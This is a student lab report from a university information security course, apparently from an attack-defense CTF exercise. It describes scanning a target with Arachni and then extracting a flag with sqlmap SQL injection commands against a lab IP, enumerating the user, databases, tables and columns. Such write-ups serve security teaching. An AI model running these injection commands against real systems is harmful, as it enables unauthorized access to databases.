

**课 程 实 验 报 告**

**课程名称： 信息安全综合设计与实践**

**专业班级：**

**学 号：**

**姓 名：**

**报告日期：**

目录

[一、实验过程 1](#_Toc81778759)

[1.1第X轮Flag获取过程描述 1](#_Toc81778760)

[1.2第X轮Flag获取过程描述 1](#_Toc81778761)

[1.3第X轮防护过程描述 1](#_Toc81778762)

[1.4第X轮Flag获取过程描述 1](#_Toc81778763)

[二、实验心得 1](#_Toc81778764)

[三、对实验内容和过程的建议 1](#_Toc81778765)


## 一、实验过程

### 1.1攻击手段——漏洞扫描方法


Arachni框架扫描漏洞：Arachni 是一个包含很多特性、模块化

的、高性能的Ruby框架，目的是帮助渗透测试人员和管理者评估现代web应用程序的安全。


运行 arachni\_web.bat，开启本地 9292 端口监听。




在地址栏输入http://localhost:9292，打开 arachni 的Web-UI界面



但是Arachni是web端，UI界面也不是很友善，所以我们组选择了更好用的MOBAXSERVER登录靶机。（其实用cmd也可以）




通过查看之前被攻击的日志，可以了解到别的组都利用了什么漏洞进行攻击，命令：history



### 1.2Flag获取方法1——SQL注入


1.使用SQLmap获取有可能的SQL注入漏洞



可以看到至少有三个可以用于SQL注入的漏洞，


2.使用指令自动执行注入：

sqlmap -u http://192.168.100.140/?id=1 --current-user 获取当前用户schtar@localhost




3.再使用指令sqlmap -u http://192.168.100.140.48182/?id=1 –dbs

获取所有数据库




4. 获取数据库下的所有表名  
sqlmap -u http://192.168.100.140.48182/?id=1 -D maoshe –tables




5.最后再其中的columns表中发现了flag的位置

sqlmap -u http://192.168.100.140:48182/sport/news\_show.php?id=1 -D schooltargetdb -T flagTbl --columns

